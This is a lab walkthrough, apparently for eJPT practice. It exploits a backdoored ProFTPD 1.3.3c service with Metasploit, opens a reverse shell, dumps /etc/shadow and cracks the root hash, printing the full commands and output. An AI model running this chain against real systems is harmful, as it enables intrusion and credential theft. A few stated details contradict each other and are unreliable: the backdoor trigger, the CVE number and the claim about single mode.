Password Cracker: Linux

Linux Post-Exploitation: FTP Backdoor to Credential Harvest via Hash Cracking

Target	192.31.230.3 (`demo.ine.local`)
Attack Type	ProFTPD 1.3.3c Backdoor + Post-Exploitation Hash Dump + SHA-512 Password Cracking
Platform	INE Attack Defense Labs
Prepared	May 2026
Context	eJPT Exam Preparation

1 Goal and Context

This lab demonstrates a complete offensive chain against a Linux host: exploiting a known backdoor in an FTP service to gain an initial shell, then using Metasploit's post-exploitation framework to extract and crack the system's password hashes. The objective is to recover the root account password from the target system at `192.31.230.3` (`demo.ine.local`).

The skills practiced here appear directly in eJPT exam scenarios and in real penetration tests. Recognising a vulnerable service version during reconnaissance, matching it to a known exploit, obtaining a shell, and then pivoting to credential extraction are each discrete competencies that hiring managers and technical interviewers will probe. The password cracking step adds a layer of post-exploitation realism: gaining a shell is not the endpoint of a test, recovering usable credentials often is.

2 Attack Chain Overview

Attack Chain Overview

1. **Host Discovery:** Sent two ICMP echo requests to `demo.ine.local` to confirm the host was reachable and resolve its IP to `192.31.230.3`.
2. **Service Enumeration:** Ran `nmap -sV` against the target and identified a single open port: `21/tcp` running `ftp` with service version `ProFTPD 1.3.3c`.
3. **Vulnerability Identification:** Ran `nmap -script vuln -p 21` which confirmed via the `ftp-proftpd-backdoor` NSE script that the installation had been backdoored, with a live test showing command execution as `uid=0(root)`.
4. **Metasploit Setup:** Started Metasploit with PostgreSQL and created a dedicated workspace named `Password_Cracker_Linux` to scope all findings to this engagement.
5. **Exploit Selection and Configuration:** Searched for ProFTPD modules, selected `exploit/unix/ftp/proftpd_133c_backdoor`, set `payload/cmd/unix/reverse`, and configured `RHOSTS` to `192.31.230.3` and `LHOST` to `192.31.230.2`.
6. **Shell Establishment:** Ran `exploit -z` to execute the backdoor exploit, which opened a command shell session (Session 1) and placed it in the background.
7. **Hash Extraction:** Loaded `post/linux/gather/hashdump`, set `SESSION 1`, and ran the module. It extracted the root account's SHA-512 password hash despite a session compatibility warning.
8. **Password Cracking:** Searched for and loaded `auxiliary/analyze/crack_linux`, set `SHA512 true`, and ran it. John the Ripper cracked the hash in single mode, recovering the plaintext password `password` for the root account.
9. **Credential Confirmation:** Ran `creds` inside Metasploit to confirm the cracked credential was stored in the workspace database, showing username `root`, hash type `sha512,crypt`, and cracked password `password`.

3 Lab Setup and Environment

3.1 Target and Tool Selection

Target IP	192.31.230.3
Target Hostname	demo.ine.local
OS	Linux (Unix, TTL 64 confirmed via ping)
Open Port	21/tcp (ftp): ProFTPD 1.3.3c
Initial Access	ProFTPD 1.3.3c backdoor (CVE-2010-4221)
Starting Privilege	Attacker: root@INE; Target shell: uid=0(root) via backdoor
Final Privilege	Cracked root credentials confirmed via Metasploit creds database
Tools Used	ping, nmap, msfconsole (msf6), John the Ripper (via crack_linux)
Screenshot Count	14

3.2 Why This Setup Matters

Toolset and Approach

Metasploit was the appropriate choice for this lab for two reasons. First, the ProFTPD 1.3.3c backdoor has a well-documented Metasploit module rated *excellent*, which means reliable exploitation without manual shellcode work. Second, the `post/linux/gather/hashdump` and `auxiliary/analyze/crack_linux` modules allow the entire post-exploitation chain, from hash extraction to password recovery, to stay within a single framework while automatically storing results in the Metasploit database for retrieval via `creds`. This integrated workflow is exactly what a real engagement team would use when time and traceability both matter.

4 Background: ProFTPD 1.3.3c Backdoor and Linux Credential Extraction

ProFTPD 1.3.3c contains a backdoor that was secretly inserted into the software's official distribution package in late 2010. The backdoor activates when the string `ACIDBITCHEZ` appears in the FTP username field during authentication. When triggered, the daemon forks a child process that binds a shell running as root to a second connection. The nmap `ftp-proftpd-backdoor` NSE script detects this by attempting the trigger sequence and running `id` over the resulting shell, confirming code execution and privilege level before any exploit module is involved.

This vulnerability is particularly dangerous because ProFTPD is a widely deployed FTP server found in hosting environments, embedded systems, and older Linux server builds. The backdoor was introduced at the distribution level, meaning administrators who verified checksums against the compromised mirror would see no mismatch. Many installations running this version were never patched because the version number itself gave no indication of compromise.

Once a shell is obtained, extracting password hashes from `/etc/shadow` is a standard post-exploitation step. On modern Linux systems, the `$6$` prefix in a shadow file entry indicates SHA-512 with crypt formatting. The full hash format is `$6$salt$hash`, and cracking it requires a tool that understands this algorithm, such as John the Ripper or Hashcat. Metasploit's `crack_linux` module wraps John the Ripper, automatically targets hashes stored in the Metasploit database from prior `hashdump` runs, and writes results back into the credential store.

From a defensive standpoint, this attack chain is detectable at multiple points. Network monitoring

will show an unusual second TCP connection to port 21 immediately after the SITE CPFR/CPTO command sequence that triggers the backdoor. Any read access to `/etc/shadow` outside of standard system processes should alert a host-based IDS. Weak or dictionary-based root passwords will fall to single-mode cracking in seconds, as this lab demonstrates.

5 Reconnaissance and Initial Access

Why start with ping and nmap -sV

Before touching any exploit framework, confirming that the host is alive and identifying exactly what is listening on it are non-negotiable first steps. Ping provides a quick reachability check and, via the TTL value, a hint about the underlying OS. A TTL of 64 in the response indicates a Linux host. Running `nmap -sV` then performs version detection against all 1000 default ports, which is the minimum needed to match a service against known vulnerabilities. I needed the exact version string, not just an open port number, before selecting any exploit module.

```
ping -c 2 demo.ine.local
```

```
┌──(root㉿INE)-[~]
└─# ping -c 2 demo.ine.local
PING demo.ine.local (192.31.230.3) 56(84) bytes of data.
64 bytes from demo.ine.local (192.31.230.3): icmp_seq=1 ttl=64 time=0.112 ms
64 bytes from demo.ine.local (192.31.230.3): icmp_seq=2 ttl=64 time=0.090 ms

--- demo.ine.local ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1047ms
rtt min/avg/max/mdev = 0.090/0.101/0.112/0.011 ms
```

Figure 1: `ping -c 2 demo.ine.local` resolves the hostname to `192.31.230.3` and returns two successful replies with TTL=64, confirming a live Linux host.

The ping resolved `demo.ine.local` to `192.31.230.3` and received two successful replies. The TTL value of 64 is consistent with Linux, which starts at 64 and decrements with each hop. With fewer than two hops between attacker and target, the returned TTL of 64 confirmed the OS family without any additional scanning.

```
nmap -sV 192.31.230.3
```

```
┌──(root㉿INE)-[~]
└─# nmap -sV 192.31.230.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-05 13:27 IST
Nmap scan report for demo.ine.local (192.31.230.3)
Host is up (0.000030s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
MAC Address: 02:42:C0:1F:E6:03 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.39 seconds
```

Figure 2: `nmap -sV 192.31.230.3` identifies a single open port: `21/tcp` running `ftp`, service version `ProFTPD 1.3.3c`. Service Info reports the OS as Unix.

The version scan returned a single open port: `21/tcp` running `ftp` with version string `ProFTPD 1.3.3c`. The Service Info field confirmed the OS as Unix. With only one exposed service, the entire attack surface was this FTP daemon. The exact version string `ProFTPD 1.3.3c` is critical: the backdoor was present in 1.3.3c specifically, not in adjacent versions.

Why run nmap –script vuln before loading Metasploit

Vulnerability confirmation before exploitation is good practice, not just habit. The `vuln` NSE category runs a set of safe detection scripts against the target port. For ProFTPD, the `ftp-proftpd-backdoor` script actively probes the backdoor trigger and runs `id` over the resulting connection, returning the actual privilege level. This gives ground-truth confirmation that the backdoor is present and functional before any Metasploit module is involved. It also adds a documentation data point that is independent of the exploit framework.

```
nmap --script vuln -p 21 192.31.230.3
```

```
┌──(root㉿INE)-[~]
└─# nmap --script vuln -p 21 192.31.230.3
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-05 13:31 IST
Nmap scan report for demo.ine.local (192.31.230.3)
Host is up (0.000041s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
MAC Address: 02:42:C0:1F:E6:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 7.33 seconds
```

Figure 3: `nmap -script vuln -p 21` confirms via the `ftp-proftpd-backdoor` NSE script that "This installation has been backdoored." The script's test command `id` returns `uid=0(root) gid=0(root) groups=0(root),65534(nogroup)`, confirming pre-authenticated root command execution.

The script output was unambiguous: "This installation has been backdoored." The live test command `id` returned `uid=0(root) gid=0(root) groups=0(root),65534(nogroup)`, meaning the backdoor executes commands as root without requiring any authentication. This confirmed that exploitation would yield immediate root-level access.

6 Post-Access Enumeration

Why use a named Metasploit workspace

Metasploit stores all discovered hosts, services, vulnerabilities, and credentials in a PostgreSQL database. Creating a named workspace isolates the findings from this specific engagement. If multiple labs or targets are being worked across the same Metasploit instance, workspace isolation prevents credential data, session records, and loot files from different engagements from mixing. In a real test, named workspaces also make reporting easier, since `creds`, `hosts`, and `services` commands only show data scoped to the current workspace.

```
service postgresql start && msfconsole
workspace -a Password_Cracker_Linux
```

```
msf6 > workspace -a Password_Cracker_Linux
[*] Added workspace: Password_Cracker_Linux
[*] Workspace: Password_Cracker_Linux
msf6 >
```

Figure 4: `workspace -a Password_Cracker_Linux` creates and activates a new Metasploit workspace. The console confirms "Added workspace: Password_Cracker_Linux" and "Workspace: Password_Cracker_Linux".


With the workspace active, all subsequent sessions, loot, and credentials captured during this lab would be scoped to `Password_Cracker_Linux` and retrievable cleanly via `creds` at any point.

7 Vulnerability Discovery Phase

Why search for the module by service name rather than CVE

Metasploit's search function indexes modules by name, platform, and description. Searching `proftpd` returns all modules related to this daemon, allowing direct comparison of version ranges. The nmap scan had already confirmed version `1.3.3c`. Looking at the search results, module index 16, `exploit/unix/ftp/proftpd_133c_backdoor`, matched exactly, with a rank of *excellent* and a disclosure date of 2010-12-02. Selecting by version match rather than by trial and error is a habit that saves time on real engagements.

```
search proftpd
use exploit/unix/ftp/proftpd_133c_backdoor
```



```
msf6 > search proftpd

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent            2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                      2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2     \_ target: Automatic Targeting                       .                .          .      .
   3     \_ target: Debug                                     .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1 .              .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                  2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                       .                .          .      .
   7     \_ target: Debug                                     .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)       .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                    2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                       .                .          .      .
   11    \_ target: Debug                                     .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1 .           .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug) .  .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)      .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                  2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor                 2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 16, use 16 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Figure 5: `search proftpd` returns 17 matching modules. Index 16, `exploit/unix/ftp/proftpd_133c_backdoor`, is listed with rank *excellent* and description "ProFTPD-1.3.3c Backdoor Command Execution". The console shows the module being selected with `use exploit/unix/ftp/proftpd_133c_backdoor`.

The search results made module selection straightforward. The *excellent* rank indicates the module is reliable and unlikely to crash the target service. The module was loaded and the prompt changed to `msf6 exploit(unix/ftp/proftpd_133c_backdoor)`.

8 Exploitation Phase

Why select payload/cmd/unix/reverse and use exploit -z

The `cmd/unix/reverse` payload delivers a raw command shell over a reverse TCP connection. It is a lightweight choice for this exploit because the backdoor itself spawns a shell process: the payload simply connects that shell back to the listener. More complex staged payloads would be unnecessary overhead here. The `-z` flag on `exploit` tells Metasploit to background the resulting session immediately rather than interacting with it. This keeps the session available

for post-exploitation modules without requiring a separate `background` command.

```
set payload payload/cmd/unix/reverse
setg RHOSTS 192.31.230.3
set LHOST 192.31.230.2
exploit -z
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload payload/cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > setg RHOSTS 192.31.230.3
RHOSTS ⇒ 192.31.230.3
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.31.230.2
LHOST ⇒ 192.31.230.2
```

Figure 6: Exploit configuration: `set payload payload/cmd/unix/reverse` sets `payload` to `cmd/unix/reverse`. `setg RHOSTS 192.31.230.3` sets the target globally. `set LHOST 192.31.230.2` sets the listener address.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit -z

[*] Started reverse TCP double handler on 192.31.230.2:4444
[*] 192.31.230.3:21 - Sending Backdoor Command
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo k3D4eVo8SI0PO94e;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "k3D4eVo8SI0PO94e\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.31.230.2:4444 → 192.31.230.3:46546) at 2026-05-05 13:39:12 +0530
[*] Session 1 created in the background.
```

Figure 7: `exploit -z` output: Metasploit starts the reverse TCP handler on `192.31.230.2:4444`, sends the backdoor command to `192.31.230.3:21`, accepts two client connections, verifies the session via an echo token exchange, and confirms "Command shell session 1 opened" followed by "Session 1 created in the background."

The exploit ran cleanly. The two-connection handshake visible in the output ("Accepted the first client connection... Accepted the second client connection") is characteristic of this specific backdoor: the FTP service opens a SITE CPFR connection and then triggers the shell on a second connection. Metasploit's module handles both automatically.

```
sessions
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.31.230.2:4444 → 192.31.230.3:46546 (192.31.230.3)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Figure 8: `sessions` lists one active session: Id 1, type `shell cmd/unix`, connection `192.31.230.2:4444 -> 192.31.230.3:46546 (192.31.230.3)`.

Session 1 was confirmed active and backgrounded. The session type `shell cmd/unix` indicated a raw command shell, not a Meterpreter session. This distinction matters for the next step.

9 Post-Exploitation and Flag Retrieval

Hash Extraction

Why use post/linux/gather/hashdump and what the compatibility warning means

The `post/linux/gather/hashdump` module reads `/etc/passwd` and `/etc/shadow` from the target and reconstructs unshadowed hash entries, storing them in the Metasploit database for later cracking. It requires only a session ID. The module does produce a compatibility warning when the session is a raw `cmd/unix` shell rather than a Meterpreter session: "SESSION may not be compatible with this module: incompatible session platform: unix. This module works with: Linux." This warning appears because the module prefers a Meterpreter session for platform fingerprinting. Despite the warning, the module ran successfully and extracted the hash, because raw shell sessions with root access still allow the underlying shell commands the module depends on to execute.

```
search hashdump
use post/linux/gather/hashdump
show options
sessions
set SESSION 1
exploit
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > search hashdump

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank    Check  Description
   -   ----                                                    ---------------  ----    -----  -----------
   0   post/aix/hashdump                                       .                normal  No     AIX Gather Dump Password Hashes
   1   post/android/gather/hashdump                            .                normal  No     Android Gather Dump Password Hashes for Android
   2   post/bsd/gather/hashdump                                .                normal  No     BSD Dump Password Hashes
   3   auxiliary/scanner/smb/impacket/secretsdump              .                normal  No     DCOM Exec
   4   auxiliary/gather/ldap_hashdump                          2020-07-23       normal  No     LDAP Information Disclosure
   5   post/linux/gather/hashdump                              .                normal  No     Linux Gather Dump Password Hashes for Linux Sys
   6   auxiliary/scanner/mssql/mssql_hashdump                  .                normal  No     MSSQL Password Hashdump
   7   auxiliary/scanner/mysql/mysql_hashdump                  .                normal  No     MYSQL Password Hashdump
   8   post/windows/gather/credentials/mcafee_vse_hashdump     .                normal  No     McAfee Virus Scan Enterprise Password Hashes Du
   9   auxiliary/scanner/mysql/mysql_authbypass_hashdump       2012-06-09       normal  No     MySQL Authentication Bypass Password Dump
   10  post/osx/gather/hashdump                                .                normal  No     OS X Gather Mac OS X Password Hash Collector
   11  auxiliary/scanner/oracle/oracle_hashdump                .                normal  No     Oracle Password Hashdump
   12  auxiliary/analyze/crack_databases                       .                normal  No     Password Cracker: Databases
   13    \_ action: hashcat                                    .                .       .      Use Hashcat
   14    \_ action: john                                       .                .       .      Use John the Ripper
   15  auxiliary/scanner/postgres/postgres_hashdump            .                normal  No     Postgres Password Hashdump
   16  post/solaris/gather/hashdump                            .                normal  No     Solaris Gather Dump Password Hashes for Solaris
   17  post/windows/gather/credentials/domain_hashdump         .                normal  No     Windows Domain Controller Hashdump
   18  post/windows/gather/credentials/mssql_local_hashdump    .                normal  No     Windows Gather Local SQL Server Hash Dump
   19  post/windows/gather/hashdump                            .                normal  No     Windows Gather Local User Account Password Hash
   20  post/windows/gather/smart_hashdump                      .                normal  No     Windows Gather Local and Domain Controller Acco

Interact with a module by name or index. For example info 20, use 20 or use post/windows/gather/smart_hashdump

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use post/linux/gather/hashdump
```

Figure 9: `search hashdump` returns 21 modules. Index 5, `post/linux/gather/hashdump`, is listed with description "Linux Gather Dump Password Hashes for Linux Sys". The console shows `use post/linux/gather/hashdump` being entered at the bottom.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > use post/linux/gather/hashdump
msf6 post(linux/gather/hashdump) > show options

Module options (post/linux/gather/hashdump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


View the full module info with the info, or info -d command.

msf6 post(linux/gather/hashdump) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.31.230.2:4444 → 192.31.230.3:46546 (192.31.230.3)

msf6 post(linux/gather/hashdump) > set SESSION 1
SESSION ⇒ 1
msf6 post(linux/gather/hashdump) >
```

Figure 10: `show options` shows that `SESSION` is the only required parameter with no current value. `sessions` confirms Session 1 is still active (`shell cmd/unix`, `192.31.230.2:4444 -> 192.31.230.3:46546`). `set SESSION 1` sets `SESSION => 1`.

```
msf6 post(linux/gather/hashdump) > exploit

[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix. This module works with: Linux.
[+] root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOyq.hLQBb.:0:0:root:/root:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20260505134645_Password_Cracker_192.31.230.3_linux.hashes_393043.txt
[*] Post module execution completed
msf6 post(linux/gather/hashdump) >
```

Figure 11: `exploit` runs `post/linux/gather/hashdump`. A session compatibility warning is displayed ("incompatible session platform: unix"). The module proceeds and extracts: `root:$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS8XOy` The unshadowed file is saved to `/root/.msf4/loot/20260505134645_Password_Cracker_192.31.230.3_linux.h` Post module execution confirmed completed.

The hash was extracted successfully. The `$6$` prefix in the hash string identifies the algorithm as SHA-512 with crypt formatting, which is the strongest standard hashing scheme used in Linux shadow files. The salt is `sgewtGbw` and the remainder is the derived key. This hash was automatically stored in the Metasploit database, making it available to the `crack_linux` module without manual file handling.

The student's notes referred to this as "SHA 256 hash" in one instance and then correctly identified it as SHA-512 in the next sentence. The `$6$` prefix unambiguously identifies SHA-512 crypt. SHA-256 crypt uses `$5$`. The hash in this lab is SHA-512.

Password Cracking

Why use auxiliary/analyze/crack_linux with SHA512 true

Metasploit's `crack_linux` module acts as a wrapper around John the Ripper, targeting hashes that are already stored in the Metasploit database from prior `hashdump` runs. Setting `SHA512 true` tells the module to include SHA-512 crypt hashes in the cracking run. Without this flag set to true, the module would skip SHA-512 entries and attempt only weaker hash types by default. The module automatically writes the cracked plaintext back into the credential database, which is why `creds` immediately shows the result afterwards.

```
search crack_linux
use auxiliary/analyze/crack_linux
set SHA512 true
run
```

```
msf6 post(linux/gather/hashdump) > search crack_linux

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/analyze/crack_linux  .                normal  No     Password Cracker: Linux
   1    \_ action: hashcat           .                .       .      Use Hashcat
   2    \_ action: john              .                .       .      Use John the Ripper


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/analyze/crack_linux
After interacting with a module you can manually set a ACTION with set ACTION 'john'

msf6 post(linux/gather/hashdump) >
```

Figure 12: `search crack_linux` returns one module: index 0, `auxiliary/analyze/crack_linux`, rank *normal*, description "Password Cracker: Linux". Sub-actions show `hashcat` and `john` as available cracking backends.

```
msf6 auxiliary(analyze/crack_linux) > set SHA512 true
SHA512 => true
msf6 auxiliary(analyze/crack_linux) > run
[*] Running module against 192.31.230.3

[*] No md5crypt found to crack
[*] No descrypt found to crack
[*] No bsdicrypt found to crack
Created directory: /root/.john
[+] john Version Detected: 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP
[*] Wordlist file written out to /tmp/jtrtmp20260505-1050-hauw9h
[*] Checking sha512crypt hashes already cracked...
[*] Cracking sha512crypt hashes in single mode...
[*]    Cracking Command: /usr/sbin/john --session=eIOSvhX0 --no-log --config=/usr/share/metasploit-framework/data/jtr/john.conf --pot=/root/
.msf4/john.pot --format=sha512crypt --wordlist=/tmp/jtrtmp20260505-1050-hauw9h --rules=single /tmp/hashes_sha512crypt_20260505-1050-gfdd3t
Using default input encoding: UTF-8
Will run 48 OpenMP threads
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
1g 0:00:00:03 DONE (2026-05-05 13:54) 0.2506g/s 1539p/s 1539c/s 1539C/s 1qwerty..afferent
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[+] Cracked Hashes
 ================

 DB ID  Hash Type    Username  Cracked Password  Method
 =====  =========    ========  ================  ======
 1      sha512crypt  root      password          Single

[*] Auxiliary module execution completed
msf6 auxiliary(analyze/crack_linux) >
```

Figure 13: `set SHA512 true` followed by `run`: the module skips md5crypt, descrypt, and bsdicrypt (none found). John the Ripper 1.9.0-jumbo-1 runs in single mode against the SHA-512 hash. The cracking session completes: table shows DB ID 1, Hash Type `sha512crypt`, Username `root`, Cracked Password `password`, Method `Single`. Auxiliary module execution completed.

John the Ripper cracked the SHA-512 hash in single mode in approximately three seconds. Single mode uses username and GECOS field variations as candidate passwords before attempting a wordlist, which is why trivially weak passwords like `password` fall almost instantly. The result was written directly to the Metasploit credential database.

Credential Confirmation and Flag

```
creds
```

```
msf6 auxiliary(analyze/crack_linux) > creds
Credentials
===========

host  origin        service  public  private                                                                                realm  private_type        JtR Format    cracked_password
====  ======        =======  ======  =======                                                                                =====  ============        ==========    ================
      192.31.230.3           root    $6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZy (TRUNCATED)        Nonreplayable hash  sha512,crypt  password

msf6 auxiliary(analyze/crack_linux) >
```

Figure 14: `creds` displays the workspace credential store: host `192.31.230.3`, service blank (post-exploit), public `root`, private hash `$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZy (TRUNCATED)`, private_type `Nonreplayable hash`, JtR Format `sha512,crypt`, cracked_password `password`.

The `creds` output confirmed the full credential record. The workspace database held the original hash, its format identifier, and the recovered plaintext. The objective of the lab, recovering the root account password, was complete.

Flag Retrieved

Objective: Recover the root account password from `demo.ine.local` (`192.31.230.3`).
Username: `root`
Password (Flag): `password`
Hash: `$6$sgewtGbw$ihhoUYASuXTh7Dmw0adpC7a3fBGkf9hkOQCffBQRMIF8/0w6g/Mh4jMWJ0yEFiZyqVQhZ4.vuS`

Hash Type: sha512crypt (`$6$`)
Confirmed via: `auxiliary/analyze/crack_linux` output and `creds` database entry (Screenshot_2026-05-05_at_9.24.42_AM.png and Screenshot_2026-05-05_at_9.26.45_AM.png)

10 Key Takeaways

Key Takeaways

- **Version strings matter, and this is why:** The nmap `-sV` flag returned the exact string `ProFTPD 1.3.3c`. Without version detection, the open port would only confirm FTP was running, and an attacker would need to probe multiple modules. Version detection narrows the search to a single match with an *excellent* ranking.
- **The compatibility warning from hashdump was not a failure, it was information:** The module warned that the raw `cmd/unix` session was not its preferred platform. That warning is meaningful: it tells you the module is making assumptions about how to run shell commands. Understanding the difference between Meterpreter sessions and raw shell sessions, and knowing which post-exploitation modules tolerate each, is a skill that distinguishes experienced practitioners from tool runners.
- **The `$6$` prefix is not decoration:** The hash format prefix encodes the algorithm and must be read correctly. `$1$` is MD5 crypt, `$5$` is SHA-256 crypt, and `$6$` is SHA-512 crypt. Setting the wrong algorithm in a cracking tool wastes time. The student's notes briefly confused SHA-256 with SHA-512 here: the correct identification is SHA-512 crypt, confirmed by the `$6$` prefix and by the `sha512crypt` label in the `creds` table.
- **Metasploit workspaces are not optional on real engagements:** The `Password_Cracker_Linux` workspace kept all hosts, sessions, loot, and credentials scoped to this target. In an engagement covering multiple subnets, mixing credential data across workspaces creates reporting errors and potential data cross-contamination between client environments.
- **A root password of "password" cracked in single mode in seconds:** John the Ripper's single mode does not even use a wordlist. It generates candidates from the username, full name, and system fields. That the root account fell to this first pass means no wordlist was needed at all. On real systems, even a SHA-512 hash provides no protection against dictionary-quality passwords.
- **Defenders have multiple detection points in this chain:** The backdoor trigger produces an anomalous SITE command sequence on port 21, visible in FTP logs. The `hashdump` module reads `/etc/shadow`, which should never be accessed by non-privileged processes. Either event, logged and alerted on, would have interrupted this attack before credentials were recovered.